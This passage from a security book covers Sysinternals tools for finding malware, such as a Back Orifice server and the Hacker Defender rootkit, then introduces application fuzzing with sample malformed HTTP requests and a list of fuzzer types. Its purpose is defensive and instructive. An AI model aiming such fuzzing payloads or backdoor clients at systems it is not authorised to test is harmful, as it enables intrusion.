iTunesHelper iTunesHelper Module Apple Computer, Inc. c:\program files\itunes\ituneshelper.exe
NeroFilterCheck NeroCheck Ahead Software Gmbh c:\windows\system32\nerocheck.exe
QuickTime Task QuickTime Task Apple Computer, Inc. c:\program files\quicktime\qttask.exe
SoundMAX SoundMAX Control Center Analog Devices, Inc. c:\program files\analog devices\soundmax\smax4.exe
SoundMAXPnP SMax4PNP MFC Application Analog Devices, Inc. c:\program files\analog devices\soundmax\smax4pnp.exe
SunJavaUpdateSched Java(TM) 2 Platform Standard Edition bin... Sun Microsystems, Inc. c:\program files\java\jre1.5.0_06\bin\jusched.exe
SynTPEnh Synaptics TouchPad Enhancements Synaptics, Inc. c:\program files\synaptics\syntp\synhpenh.exe
nerocheck.exe Size: 152 K
NeroCheck Time: 7/9/2001 12:50 PM
Ahead Software Gmbh Version: 1.00.0000.0002
Ready.

Figure 21-1. Sysinternals Autoruns default workspace

Upon startup, Autoruns presents us with a main display window, separated into 15 or so different tabs. The tab that is opened on startup, called Everything, displays a list of all of the programs configured to start automatically on your system, separated by line items with a grey background, indicating their location or type. Most of them are references to registry entries, but there are also other types, such as items from the Task Scheduler and startup folders. If you are concerned with only certain types of startup files (e.g., programs started when a user logs on), you could select the appropriate tag (e.g., Logon), and the list in the display window is trimmed

down to contain only those entries. If you highlight a certain entry, details about it (e.g., description, source, location) are displayed at the bottom of the window. Also note the most important of these are displayed along with the name in the window that lists all of the Autorun entries.

Trimming down the list

By now you have noticed that there are several entries that start up, and that most of them are probably legitimate. Most autorun executables, if created by a trustworthy source, have their publisher listed in the file's header. Some files even have a certificate that allows you to check their authenticity against a database stored by a trusted certificate authority (CA). This is not always the case, even for larger software developers, but you can check easily by right-clicking on the entry and selecting Verify from the pop-up menu. If the file's certificate checks out with the CA, then a tag indicating (`Verified`) appears before the publisher's name. If the check fails, the publisher's name is prefixed with a (`Not verified`) tag.

You can verify all entries at once by selecting Options → Verify Code Signatures from the top menu. After you Refresh (F5), each entry should have the appropriate prefix before its `Publisher` tag. Do not be surprised if most show up as `Not Verified`.

Another way to find out whether an entry is commonplace is to look it up in a search engine. Autoruns has a quick shortcut that uses your default web browser to look up the autorun's name in one of two search engines. First, configure Autoruns to use Google by heading to the top menu and selecting Options → Search Engine → Google; if you would prefer MSN Search, select that here instead. To use the search feature, right-click on an entry and select either Google or MSN Search. This often reveals a page from one of the many sites on the Internet that catalog the names of common autorun files.

Features such as Verify and Google require that the system you are auditing have Internet access to work properly. If it does not, you may have to verify using other means; there is no substitute for experience and common sense here.

Entries with a publisher of `Microsoft Corporation` are, if they verify properly, legitimate or uninteresting autoruns. To narrow down our search for malware, it is best to hide these from view. Do this by heading back to the top menu bar and selecting Options → Hide Signed Microsoft Entries. After you Refresh (F5), the number of entries is diminished significantly. The remaining entries are usually from third-party device drivers and helpers for other software you have installed, as in Figure 21-2.

If you see anything here that does not look like something you might have installed, it warrants further investigation. Figure 21-2 highlights a not-so-stealthily installed BO2k server. Right-clicking brings up a menu with the following items:


Autoruns [B0RK\b0rkie] - Sysinternals: www.sysinternals.com
File Entry Options User Help
Image Hijacks AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Boot Execute
Autorun Entry Description Publisher Image Path
HKLM\Software\Microsoft\Internet Explorer\Toolbar
HKCU\Software\Microsoft\Internet Explorer\Explorer Bars
HKLM\Software\Microsoft\Internet Explorer\Explorer Bars
HKCU\Software\Microsoft\Internet Explorer\Extensions
HKLM\Software\Microsoft\Internet Explorer\Extensions
@btrez.dll,-4017 c:\program files\ibm\bluetooth software\btsendto_ie.htm
Task Scheduler
HKLM\System\CurrentControlSet\Services
Ati HotKey Poller ATI External Event Utility EXE Module (Not verified) ATI Technolo... c:\windows\system32\ati2evxx.exe
ATI Smart ATI Smart c:\windows\system32\ati2sgag.exe
Back Orifice Server
btwdins Bluetooth Support Server
dsNcService Manages secure network connecti
SoundMAX Agent Service (default) SoundMAX service agent compone
TPHDEXLGSVC ThinkVantage Active Protection Sy
winvnc VNC server for Win32
HKLM\System\CurrentControlSet\Services
AegisP AEGIS Protocol (IEEE 802.1x) v3.2
Delete Ctrl+D
Copy Ctrl+C
Verify Ctrl+V
Jump to...
Google...
Process Explorer...
Properties... Alt+Enter
boserver.exe
Size: 104 K
Time: 8/12/2006 5:29 PM
Ready.

Figure 21-2. Investigating a suspicious process

Delete

Deletes the autorun entry. If this is in the registry, it deletes only the registry entry. If somewhere else, such as the *Startup* folder, it may delete the file completely.

Unchecking the box on the far left of an autorun entry causes it to be disabled on startup, but not deleted. This is great for testing whether or not the item you are removing affects anything that you use regularly before deleting it permanently.

Copy

Copies the text of the entry to the clipboard. This may be useful when writing reports.

Verify

Verifies the signature of the executable against a trusted Certificate Authority. It was explained earlier in this section.

Jump to…

Opens and locates the file in Windows Explorer or Regedit, depending on whether the entry in question is a file or a registry entry.

Google… or MSN Search…

Opens the default web browser and performs a search for the entry name using the chosen search engine.

Process Explorer…

Opens the Process Explorer Properties window if Process Explorer (*http://www.sysinternals.com/Utilities/ProcessExplorer.html*) is in the system's PATH variable or already running.

Properties…

Acts as a shortcut to viewing an executable's properties using Windows Explorer.

On a system with multiple users, the autoruns may differ from user to user. To choose which user to emulate, from the top menu bar, select the User option, followed by the user you wish to use.

RootkitRevealer: Rooting Out Rootkits

In the last few years, rootkit technology for Windows has seen several advancements. Dozens of advanced rootkits are now easily available and web sites such as *http://www.rootkit.com/* offer a place for rootkit developers and users to interact and exchange information. This book contains a whole section dedicated to using rootkits (see Chapter 12), but trying to find one after the fact is another ballgame. RootkitRevealer from Sysinternals uses a number of techniques to detect files, processes, and registry keys that are actively being hidden by a rootkit running on the system. By accessing a file using different methods, RootkitRevealer looks for discrepancies between them that act as telltale signs of the presence of a rootkit. Often, rootkits use these methods to conceal their own presence on the filesystem and registry, so these files turn up during a scan.

This utility and its official documentation can be found at *http://www.sysinternals.com/Utilities/RootkitRevealer.html*. If run without any arguments, RootkitRevealer defaults to its graphical interface, shown in Figure 21-3.

Before you begin a scan, make sure that both the "Hide standard NTFS files" and the "Scan Registry" options are checked in the Options menu. The first hides files specific to the NTFS filesystem that are legitimately hidden from the Windows API using methods similar to the techniques of some rootkits. The second tells RootkitRevealer to search for discrepancies in the registry as part of its scan. The benefits of seeing hidden registry entries far outweigh the performance advantages gained by not scanning the registry.

Now begin the scan by clicking the Scan button in the bottom-right corner of the window. The scan may take several minutes, and progress is indicated by a status field in the lower lefthand portion of the window. RootkitRevealer displays any discrepancies that it finds in the main window as it finds them during the scan. In Figure 21-3, an installation of Hacker Defender was uncovered. As Hacker Defender attempts to hide the files and registry keys associated with its setup, RootkitRevealer takes note and adds them to the list. Now would be a good time to consult Google


RootkitRevealer - Sysinternals: www.sysinternals.com
File Options Help
Path
Timestamp
Size
Description
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Prefetcher\TracesProcessed 9/19/2006 10:26 PM 4 bytes Data mismatch between Windows A
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Prefetcher\TracesSuccessful 9/19/2006 10:26 PM 4 bytes Data mismatch between Windows A
HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Minimal\HackerDefender100 9/19/2006 10:26 PM 0 bytes Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Network\HackerDefender100 9/19/2006 10:26 PM 0 bytes Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_HACKERDEFENDER100 9/19/2006 10:26 PM 0 bytes Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_HACKERDEFENDERDRV100 9/19/2006 10:26 PM 0 bytes Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\HackerDefender100 9/19/2006 10:26 PM 0 bytes Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\HackerDefenderDrv100 9/19/2006 10:26 PM 0 bytes Hidden from Windows API.
C:\cruft\book\forensics\hxdef100r.zip 9/19/2006 8:43 PM 236.67 KB Hidden from Windows API.
C:\Documents and Settings\b0rkie\Desktop\hxdef100r.zip 9/19/2006 1:00 PM 236.67 KB Hidden from Windows API.
C:\Documents and Settings\b0rkie\Recent\hxdef100.2.ini.lnk 9/19/2006 10:24 PM 574 bytes Hidden from Windows API.
C:\Documents and Settings\b0rkie\Recent\hxdef100r.zip.lnk 9/19/2006 8:43 PM 551 bytes Hidden from Windows API.
C:\hackerdefender\hxdef100.2.ini 9/19/2006 10:24 PM 3.83 KB Hidden from Windows API.
C:\hackerdefender\hxdef100.exe 9/19/2006 10:24 PM 69.00 KB Hidden from Windows API.
C:\hackerdefender\hxdef100.ini 9/19/2006 8:44 PM 4.02 KB Hidden from Windows API.
C:\hackerdefender\hxdefdrv.sys 9/19/2006 10:26 PM 3.26 KB Hidden from Windows API.
Scan complete: 16 discrepancies found.
Scan

Figure 21-3. RootkitRevealer

about how to get rid of this rootkit. Rootkits are wily; it might not be as simple as deleting the files and registry keys.

To avoid repeating your scan across reboots, save off the output of this scan to a text file by selecting File → Save....

Since the hacker is using a rootkit to disguise files, sometimes RootkitRevealer detects hidden files that the intruder used that you never would have suspected otherwise. They are detected simply because of attempts to hide them.

RootkitRevealer from the console

If you are working remotely, it might be easier to run RootkitRevealer from the command-line. Though the command can be run from the console in such a way that no further interaction is required, it is worth noting that the graphical interface and status of the scan is still visible on the desktop. If you were hoping to keep a low profile on the desktop of a system that may have been compromised, this might not be the best method to use.

To tell RootkitRevealer to scan automatically, and then save the results of the scan off to a file named *rootkits.log*, run it with the following syntax:

```
C:\sysinternals> rootkitrevealer -a rootkits.log
```

If you are automating the process among several machines and need to incorporate the output into some sort of script or database, you can tell it to save the output in CSV format instead of the typical readable text by supplying the `-c` flag along with the preceding syntax.

Streams: Find and Delete Data Hidden in Streams the Sysinternals Way

Sysinternals also provides the *streams.exe* command-line utility to detect data stashed in alternate data streams. Personally, I find the Forensic Toolkit's Sfind to be more reliable (see the earlier section "Sfind.exe: Discover Files Hidden in Alternate Data Streams"), but *streams.exe* has one really cool feature that I like: a flag that allows you to tell it to delete the alternate streams as it finds them. It is also quite nice in that it is much faster than Sfind when scanning large amounts of files. The downside is that it is a bit buggy. For example, in some cases, it does not detect alternate streams in the specified directory without the Recurse Subdirectories flag set. I have also found that it throws out several noisy errors when it cannot inspect a file due to that file being used by another process. Because of all this, I tend to use Streams only when I want to search an entire disk quickly and delete all of the streams on the fly, as follows:

```
C:\sysinternals>streams -s -d c:\

Streams v1.53 - Enumerate alternate NTFS data streams
Copyright (C) 1999-2005 Mark Russinovich
Sysinternals - www.sysinternals.com

...

c:\WINDOWS\system32\calc.exe:
   Deleted :boserver.exe:$DATA
   Deleted :scanner.exe:$DATA
...
```

The output is truncated, so this does not show that running this command deletes all those harmless `Zone.Identifier` and `.encryptable` streams. However, this has not caused me any problems so far. Use discretion when running this if there are potentially useful alternate data streams on the system that you may want to keep. For a usage summary, run *streams.exe* without any arguments.

TCPView: A Graphical Netstat

TCPView does more than simply view TCP connections as the name implies. It is more like a graphical version of Netstat (see Section 21.1) that takes only the information we care about, presents it in a useable format that is updated in near real-time, and then allows us to perform a few extra operations on each connection (e.g., ending the associated process). Sound cool? It is.

Like the rest of the Sysinternals utilities, you can download TCPView from its web site at *http://www.sysinternals.com/Utilities/TcpView.html*. The TCPView package also includes a utility called *tcpvcon.exe*, which functions as a console version of TCPView. It is neat, but does not offer the same big picture overview that TCPView and Netstat present.

Running *TCPView.exe* provides a list that contains almost the same information as our Linux Netstat. It is so similar that you can safely consult that section if you need an explanation of each field displayed. The only thing presented differently is that the process name and ID are now located on the left side of the window, separated by a colon (`:`) instead of a forward-slash (`/`), as shown in Figure 21-4.


TCPView - Sysinternals: www.sysinternals.com
File Options Process View Help
Process Protocol Local Address Remote Address State
[System Proc... TCP b0rk:1269 64.86.142.56:http TIME_WAIT
[System Proc... TCP b0rk:1304 65.200.201.190:http TIME_WAIT
alg.exe:2448 TCP b0rk:1028 b0rk:0 LISTENING
BOSERVER.... UDP b0rk:9090 *:*
dsNcService.... TCP b0rk:4242 b0rk:0 LISTENING
firefox.exe:26... TCP b0rk:1050 localhost:1051 ESTABLISHED
firefox.exe:26... TCP b0rk:1051 localhost:1050 ESTABLISHED
firefox.exe:26... TCP b0rk:1204 129.35.69.7:http ESTABLISHED
firefox.exe:26... TCP b0rk:1355 66-193-254-46.sta... ESTABLISHED
firefox.exe:26... TCP b0rk:1356 66-193-254-46.sta... ESTABLISHED
firefox.exe:26... TCP b0rk:1357 10.150.9.112:http SYN_SENT
lsass.exe:944 UDP b0rk:isakmp *:*
lsass.exe:944 UDP b0rk:4500 *:*
spoolsv.exe:... UDP b0rk:1032 *:*
svchost.exe:... TCP b0rk:epmap b0rk:0 LISTENING
svchost.exe:... UDP b0rk:ntp *:*
svchost.exe:... UDP b0rk:ntp *:*
svchost.exe:... UDP b0rk:1219 *:*
svchost.exe:... UDP b0rk:1221 *:*
svchost.exe:... UDP b0rk:1218 *:*
svchost.exe:... UDP b0rk:1222 *:*
svchost.exe:... UDP b0rk:1220 *:*
svchost.exe:... UDP b0rk:1034 *:*
svchost.exe:... UDP b0rk:1052 *:*
svchost.exe:... UDP b0rk:1223 *:*
svchost.exe:... UDP b0rk:1900 *:*
svchost.exe:... UDP b0rk:1900 *:*
System:4 TCP b0rk:netbios-ssn b0rk:0 LISTENING
System:4 UDP b0rk:netbios-ns *:*

Figure 21-4. The TCPView default view

One of the first things you will probably notice about the interface is that certain sockets may be highlighted for a moment or two as green, yellow, or red. This happens because when the list is refreshed, new endpoints are highlighted in green, updated endpoints are highlighted in yellow, and closed endpoints are highlighted in red until the next update. You can set the speed at which the list refreshes from View → Update Speed. Also there is an option to pause everything, should you wish to examine something without running the risk of losing the information if the endpoint disappears.

For your purposes, it is always a good idea to make sure that all listeners are shown. You can do this by ensuring that Options → Show Unconnected Endpoints is checked. Without this, something like the backdoor that you are looking for could easily go undetected.

The process name of the endpoint is already shown on the left, so in contrast to what I do with Netstat, I tend to focus on the process information rather than the port, but it is nice to be able to so easily correlate the two. To get more information about a process, such as the arguments it was called with or its full path on disk, double-click on its line to bring up a small dialog like that shown in Figure 21-5.



Figure 21-5. TCPView Process Properties dialog

If you decide that the process needs to be immediately killed, you can do so now by clicking the End Process button. Click the OK button to close this window.

After this you are left with only a few more options to explore. Bring up the endpoint-specific menu by right-clicking on its line. You are presented with a handful of choices, some of which were already covered:

Process Properties…
: Opens the Process Properties dialog (see Figure 21-5).

End Process…
: Kills the process directly. Do this instead of killing the process through the Properties dialog if you already know you want to terminate it.

Close Connection
: Kill only the connection. Choose this if the process appears legitimate, but the connection itself is questionable, and you want to investigate the process.

Whois…
: Performs a Whois query to get more information about the remote host, if there is one.

Copy
: Copies the basic information about the connection to the clipboard; possibly useful if you are trying to write a report.

Process Explorer: Powerful Process Management

Several tools listed in this chapter do a fine job of revealing to us a process that is up to no good, but when I bring up the Windows Task Manager, I find myself wanting to get an idea of what the process is up to. The Process Explorer from Sysinternals offers a powerful replacement for the Task Manager. It allows us to see detailed information about a process; anything from complex performance statistics to which registry keys the process currently has open. Keep in mind, however, that with this tool, you are treading the thin line between forensics and live malware analysis. Process Explorer does a great job of showing me that there are several things I have yet to learn about Windows' internals.

You can download Process Explorer from the Sysinternals web site at *http://www.sysinternals.com/Utilities/ProcessExplorer.html*. Unzip the archive and extract the files to a convenient location. I like to keep all of the simpler Sysinternals tools in *C:\sysinternals*. Run *procexp.exe* to get started.

Also remember that many of the other Sysinternals tools allow you to open Process Explorer indirectly to explore a related process. For example, Autoruns allows you to explore autorun entries in the Process Explorer by selecting it in the right-click menu.

Upon startup, Process Explorer displays an interface with the two large panes shown in Figure 21-6.

The top pane is the actual process list. Like the endpoint list in TCPView, it is refreshed at a timed interval (anywhere between a half-second and 10 seconds). This can also be paused to explore an active process without fear of being interrupted.

For simple tasks and monitoring, you may be interested in this upper pane only. You can disable the lower pane by hitting Ctrl-L, unchecking View → Show Lower Pane, or clicking the Hide Lower Pane icon just above the upper pane.

A process may have its line background highlighted to demonstrate activity or process type. Following a refresh, a bright green background indicates a new process, while a bright red background indicates a process that was just terminated. Processes with a light pink background are run as services, and light blue indicates that the process is being run by a user. You can actually interact with the user in question, should you need to. Check out the options by exploring the User menu. Also note that processes in this window are shown in a sort of tree view. The tree demonstrates the calling order of processes. The highlighted process in Figure 21-6 was called by *services.exe*. It is not visible in the image, but it is evidenced by its light-pink background.


Process Explorer - Sysinternals: www.sysinternals.com [B0RK\b0rk...
File Options View Process Find Handle Users Help
Process PID CPU Description Company Name
spoolsv.exe 1752 Spooler SubSystem App Microsoft Corporation
svchost.exe 1852 Generic Host Process for Wi... Microsoft Corporation
btwdins.exe 1908 Bluetooth Support Server WIDCOMM, Inc.
dsNcService.exe 1944 Network Connect Service Juniper Networks
SMAgent.exe 320 SoundMAX service agent c... Analog Devices, Inc.
svchost.exe 456 Generic Host Process for Wi... Microsoft Corporation
TPHDEXLG.exe 852 ThinkVantage Active Protec... Lenovo.
wdfmgr.exe 1328 Windows User Mode Driver ... Microsoft Corporation
alg.exe 2448 Application Layer Gateway ... Microsoft Corporation
iPodService.exe 2932 iPodService Module Apple Computer, Inc.
BOSERVER.EXE 1236
lsass.exe 944 LSA Shell (Export Version) Microsoft Corporation
ati2evxx.exe 372 ATI External Event Utility EX... ATI Technologies Inc.
Type Name
File C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0...
File \Device\KsecDD
File \Device\NamedPipe\net\NtControlPipe32
File \Device\Udp
File \Device\Afd\Endpoint
IoCompletion
IoCompletion
IoCompletion
Key HKLM
Key HKLM\SYSTEM\ControlSet001\Control\NetworkProvider\HwOrder
Key HKU\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run
Key HKU\.DEFAULT
Key HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Key HKLM\SYSTEM\ControlSet001\Services\WinSock2\Parameters\Protocol_Catalog9
Key HKLM\SYSTEM\ControlSet001\Services\WinSock2\Parameters\NameSpace_Catalog5
KeyedEvent \KernelObjects\CritSecOutOfMemoryEvent
Mutant
CPU Usage: 5.83% Commit Charge: 23.42% Processes: 46

Figure 21-6. Process Explorer with the Handles View in the second pane

When you select a process in the top pane, information specific to that process is displayed in the lower pane. This pane (if not hidden) defaults to what is called the DLL view. The DLL view is a list of all the DLLs accessed by the process. By learning what libraries it has loaded, you can try to figure out what a mystery process is up to. The Handle view is even more useful because it causes the lower pane to display information about what registry keys, files, ports, and threads a process is using. Activate this lower pane view by selecting View → Lower Pane View → Handles.

As an example, by using Autoruns, I found a reference to *boserver.exe* in a registry key that starts it as a service. If the name of the found file did not make the identity of this mystery process obvious to me, I could have a closer look by highlighting it in the process list to bring up some information about what handles it has open in the lower pane, exactly as shown in Figure 21-6. The handles do not tell me much in this

case, but I can see that it has several of the important autorun registry keys open and is performing some sort of UDP network communication because of the open file handles.

By right-clicking in the Handles pane, you can tell Process Explorer to close any specific handle that the process is trying to access. This may cause the process to behave unpredictably, but it might also help you to clear up conflicts with other processes or stop a malicious process from doing something unsavory.

Figure 21-7 shows the Process Properties dialog. Summon the dialog by double-clicking an entry in the process list (e.g., *boserver.exe*) or by selecting Process → Properties. It can also be accessed by right-clicking the appropriate entry in the process list.



Figure 21-7. The Process Explorer Process Properties window

The Properties window contains several features, and each tab is worth exploring. The few that I am concerned with when attempting to learn more about a process are the Image, TCP/IP, and Strings tabs.

The Image tab
: Provides the important basic information about a process, such as the owner, parent, full path, and command line. If it has a potentially important graphic interface that may be hidden or hard to get to, you can bring that to the front using the "Bring to Front" icon. The process can also be killed using the appropriate icon.

The TCP/IP tab
: Provides a Netstat-like list of endpoints opened by the process. It might be worth using something like Netcat to connect to these ports to see what it is doing. If you know and have access to a specialized client to interact with the process, you could use that instead.

The Strings tab
: Runs a search for printable characters against both the process memory space and the binary. You can control the search by selecting the appropriate radio button at the bottom of the window.

  Strings can be a very interesting method of turning up surprising information about an unknown binary, as shown in Figure 21-8. If you did not know what *boserver.exe* was already, the strings gleaned from the binary not only identify it as Back Orifice 2000, but they tell you what port it is configured to listen on, and what encryption and authentication modules it is using on startup. This is more than enough information to use your own BO2k client to connect to the backdoor and see your computer exactly as the hacker does.

Replacing the Task Manager with Process Explorer

With all the Process Explorer can do, you might as well replace the default Windows Task Manager application with it. Process Explorer gives you a quick way to do it: from the main menu, simply select Options → Replace Task Manager. Nothing else is required. Next time you escape to the Task Manager by using Ctrl-Alt-Delete, Process Explorer appears in its place.

If you were hoping to use the Task Manager to get a performance graph, Process Explorer does that too. Bring up the System Information window shown in Figure 21-9 by pressing Ctrl-I, by clicking its icon at the top of the Process Explorer window, or by selecting View → System Information.

If this is not enough information, note that you can also get detailed history for each graph as a function of type by moving the cursor over the appropriate portion of the graph. A dynamic window displaying the process and usage statistics for that time should appear.



Figure 21-8. Using Process Explorer to perform a string search on the BO2K binary

Run as…

One more powerful features embedded into the Process Explorer is the ability to run any process as any user or a limited user. To use it, select File → RunAs..., or File → "Run as Limited User." You will first be prompted for the command you wish to run. If you chose "Run as Limited User," then that command is run in an extremely limited environment that prevents it from doing any permanent damage to your system. If you selected RunAs..., you will be prompted to choose a user after you select which command you wish to run.

Be very careful with this! Running an unknown process as a user with elevated privileges could allow malicious code to run amuck in your system.

This is a neat feature, but if you plan on doing any serious malware or backdoor analysis, rather than running it as a limited user in a sensitive environment consider



Figure 21-9. The Process Explorer System Information window

using something like VMWare to simulate a real environment without any chance for things to backfire. The Sysinternals suite of tools is ideally suited for this purpose.

Now What?

Finding the bad stuff is one thing, but what you do when you find it is highly situational and beyond the scope of this chapter. If it's a matter of dealing with some automata such as a worm or malware, many common virus and malware scanners are good at getting rid of these. If you've been able to identify it, but not get rid of it, you might also have some luck with a Google search. Chances are that lots of people out there have been infected by the same thing you have and are asking themselves the same questions.

In the case of a human intruder, the only real way to ever be sure that your system is clean is to format, reinstall, and start from scratch. Good luck!

—Chris Iezzoni

22

Application Fuzzing

Fuzzing is simply a way to feed garbage to an application hoping for a crash, kind of like going to an all-you-can-eat buffet until you end up sick. The goal is to send valid enough data so it would be processed by the application while also sending enough bad data (format string, buffer overflow) that the chance of crashing is still high enough.

In theory, fuzzing is the worst way of testing software because there is no way to achieve coverage with pseudorandom data in an acceptable finite time. But while fuzzing might not be the best tool for uncovering all bugs in software, it can be very useful for the reader because of one simple reason: it works for finding an exploitable bug, and it works fast.

I didn't believe it at first. After all, I have coded (in C and assembly/binary) and I know very well what security bugs look like. Why feed my software with garbage hoping for a crash? Well, the first time I saw a good fuzzer on the job, it was like magic. It worked. It found buffer overflows faster than I was able to look at them in the code.

Should you use a fuzzer or not? It's a tricky question. Just remember it is not a silver bullet, and it could lose more time than it saves, but all in all fuzzing is a very useful tool, as long as you are aware of its advantages and disadvantages.

A fuzzer is useful when you want to:

- Find some exploitable bugs but not all of them.
- Find bugs in multiple software, when using the same protocol.
- Quickly test closed source software, without looking at the source or binary.
- Easily automate.
- Easily parallelize.
- Use something that is protocol and file-type-dependent, but software-independent.

A fuzzer is not useful when:

- Finding measures for assurance of software quality.
- Achieving code coverage.
- Achieving quality metric.
- Testing multiple conditions cases (fuzzing usually affects only one variable at a time).
- Nonatomic processing (application can't be reinitialized per file or session).

22.1 Which Fuzzer to Use

There are plenty of fuzzers available—some specific to a protocol, others very generic. The first thing to look at when choosing a fuzzer is to have the best ratio for time writing the fuzzer versus bugs found. The number of bugs found depends mostly on two things: the aptitude of the fuzzer to comply with the protocol standard (ensuring that the information is processed and not discarded as invalid), and the quality of the fuzz string/value or payload (i.e., what we are injecting into the application). To ensure compliance to the protocol standard, the fuzzer must respect basic validity checks such as payload size, checksum, and hash. If these checks are not respected, those requests or other payloads are discarded as invalid by the application's first layer and only offer a very small code base coverage. This is where a block-based fuzzer excels compared to other fuzzers, because of its ability to process subblocks of information and place the correct size value or checksum at the correct place.

Even the simplest protocols have size or checksum. For example, in the following payload, if the length of the string aaaaaaaaaaaa is not equal to the provided length in the header, most servers will discard the communication as invalid without even processing the content. It is critical to keep your data consistent if you want to reach the code underneath the first parsing layer.

```
POST / HTTP/1.1
Host: 192.168.248.133
User-Agent: Mozilla/5.0
Transfer-encoding: chunked
Keep-Alive 300
12

aaaaaaaaaaaaaaaaaaaaaaaaaa
```

But the quality of the fuzz string/value is the real key. It triggers a bug that other test cases do not. Testing all the possible cases is just not an option, and the more tests you have, the more time the fuzzer needs to run. So for example, if you test all the cases for a string value from A to A repeated 65,535 times, it creates around 65,000 test cases. However, testing for only length values such as 16±5 (i.e.,

11,12,13,14,15,16,17,18,19,20,21), 256±5, 1024±5, 2048±5, 4096±5, 16k±5, 32k±5, and 65k±5 generates 80 test cases and offers coverage for most of the *boundary conditions*, while being around 800 times faster. The same thing applies to the other tests. A good suite of tests cases should be able to cover at least these varieties of bugs:

- Buffer overflow
- Format string
- Directory traversal
- Signed/unsigned value (e.g., negative payload size, huge value)
- Cross-site scripting
- Injection (e.g., command, SQL)
- Integer overflow

Other interesting points to consider before choosing or writing a fuzzer is the ability to load external libraries to achieve tasks such as calculating hash, checksum, and cryptography; and the ability to use multiple outputs such as network, file, and syscall.

22.2 Different Types of Fuzzers for Different Tasks

The underlying technology used in a fuzzer greatly affects the results and the time necessary to set up and run it. Before starting to attack a specific application, you must understand what you want to fuzz and under what circumstances. You can then pick the right fuzzer for the job. Let's look at some different types of fuzzers, as well as their strengths and limitations, so you can better choose the right one.

Block-Based Fuzzers

A good example of a block-based fuzzer is Spike (see Section 22.3). This kind of fuzzer allows the user to create a framework representing the protocol or file format in a block-based manner, so it can fuzz each block depending on his value's type (the protocol's layout). A block-based structure allows the fuzzer to treat subparts of the protocol like small blocks that we can apply transformation on; size of block, encrypt block, and MD5 of the block. This approach works well for complex binary protocols where multiple consistency checks are done over the data before processing.

Table 22-1 shows the pros and cons of block-based fuzzers.

Table 22-1. Block-based fuzzers

Block-based fuzzer pros	Block-based fuzzer cons
Easy to control what you want to attack	Time required for developing a layout for a new protocol
Can target attack type by value type (e.g., Int attack on size only)	Hard to cover all the cases of a protocol
Works well with checksum and size values	Reversing protocol of file format is very time-consuming
Can implement almost any protocol with enough time	

Riot

Riot was one of the first fuzzers. While simple in structure, it offers an easy and fast way to attack multiple protocols, often in a matter of minutes. However, since the Riot model does not support blocks, it works well only on the simplest protocols. The Riot model was designed to fuzz many ASCII-based protocols or files. Riot works by detecting natural delimiters in ASCII streams (natural delimiters are characters such as CR, `@`, `.`, `-`, `&`, white space, Tab, `/`, and `\`). Next it replaces the string, between two natural delimiters, with the fuzz string.

For example, given the original string:

```
GET index.html HTTP/1.0
```

and a fuzz string of `A`, Riot generates these requests:

```
A index.html HTTP/1.0
GET A.html HTTP/1.0
GET index.A HTTP/1.0
GET index.html A/1.0
GET index.html HTTP/A.0
GET index.html HTTP/1.A
```

Table 22-2 shows the advantages and disadvantages of using Riot.

Table 22-2. Riot pros and cons

Riot pros	Riot cons
Very quick to adapt to new protocols	Works well only on ASCII protocol
Offers decent coverage	Becomes useless if one checksum or size is present in the payload
Very easy to implement	
Can create a fuzzer automatically from packet capture	
Can be placed inline as an invisible proxy	

Flipper

Flipper is a short name for a bit flipper. The *bit-flipper fuzzer* is mostly used to cover binaries protocols or files. This type of fuzzer technology is based on the assumption that the file header or protocol contains most of the information that affects the program behavior. In most cases of binary protocols, this is true, since the header contains the information for function call number, size, number of arguments, size of the payload, and flags. To keep the file consistency to a maximum, the bit flipper replays the base communication while just flipping one bit at a time. While this process can seem long (in the case of a 50-byte header, there are 400 tests to cover by flipping 1-bit at a time). However, it is important to use multiple base files to be able to reach decent code coverage. Table 22-3 shows the advantages and disadvantages of using a flipper.

Table 22-3. Flipper pros and cons

Flipper pros	Flipper cons
Easy to implement	Hard to achieve code coverage
Works well on binary protocols or files	Inappropriate if checksum value is present
Can be placed as an inline proxy	Totally useless on string-based protocols

Inline Fault Injection

Although not a real fuzzer, *fault injection* can be used to discover exploitable bugs. The main difference between a fuzzer and fault injection is that the fuzzer limits itself to the program entry point (file, network, or environment variable) while fault injection just tries to generate random errors to uncover bugs or test the program's error handling/recovery. Since most fault injection software works in a kind of sandbox, the possible fault injection that can be done varies from network data corruption (random bit flipper) to *syscall* output corruption. Even if the fault injection finds bugs, there is no insurance that a valid test case will confirm that exploitable conditions exist (without altering the underlying operating system), whereas a normal fuzzer provides an input data set that triggers an exception or a crash. Considering these circumstances, fault injection might be more appropriate when used in conjunction with other tracers as a reliability or faults-resilience testing tool, instead of as a security vulnerability discovery tool.

Known fault-injection applications include Security Innovation's Holodeck (*http://www.securityinnovation.com/holodeck/*). For more information, check out the book *How to Break Software: A Practical Guide to Testing*, by James A. Whittaker (Addison-Wesley).

Table 22-4 lists the pros and cons of fault injection.

Table 22-4. Pros and cons of fault injection

Fault injection pros	Fault injection cons
If well-implemented, can offer more coverage than other fuzzers	May find bugs with no real dataflow
Fast testing since it usually hooks DLL and *syscall* to inject errors; no need to pass through the whole transport layer every time	Not security-oriented, but faults-tolerance-oriented
Integrated application exists	Some fault injectors are only based on random bit flipping
	Provides no warranties of code resistance

Setting Up a Network Fuzzer Test Bed

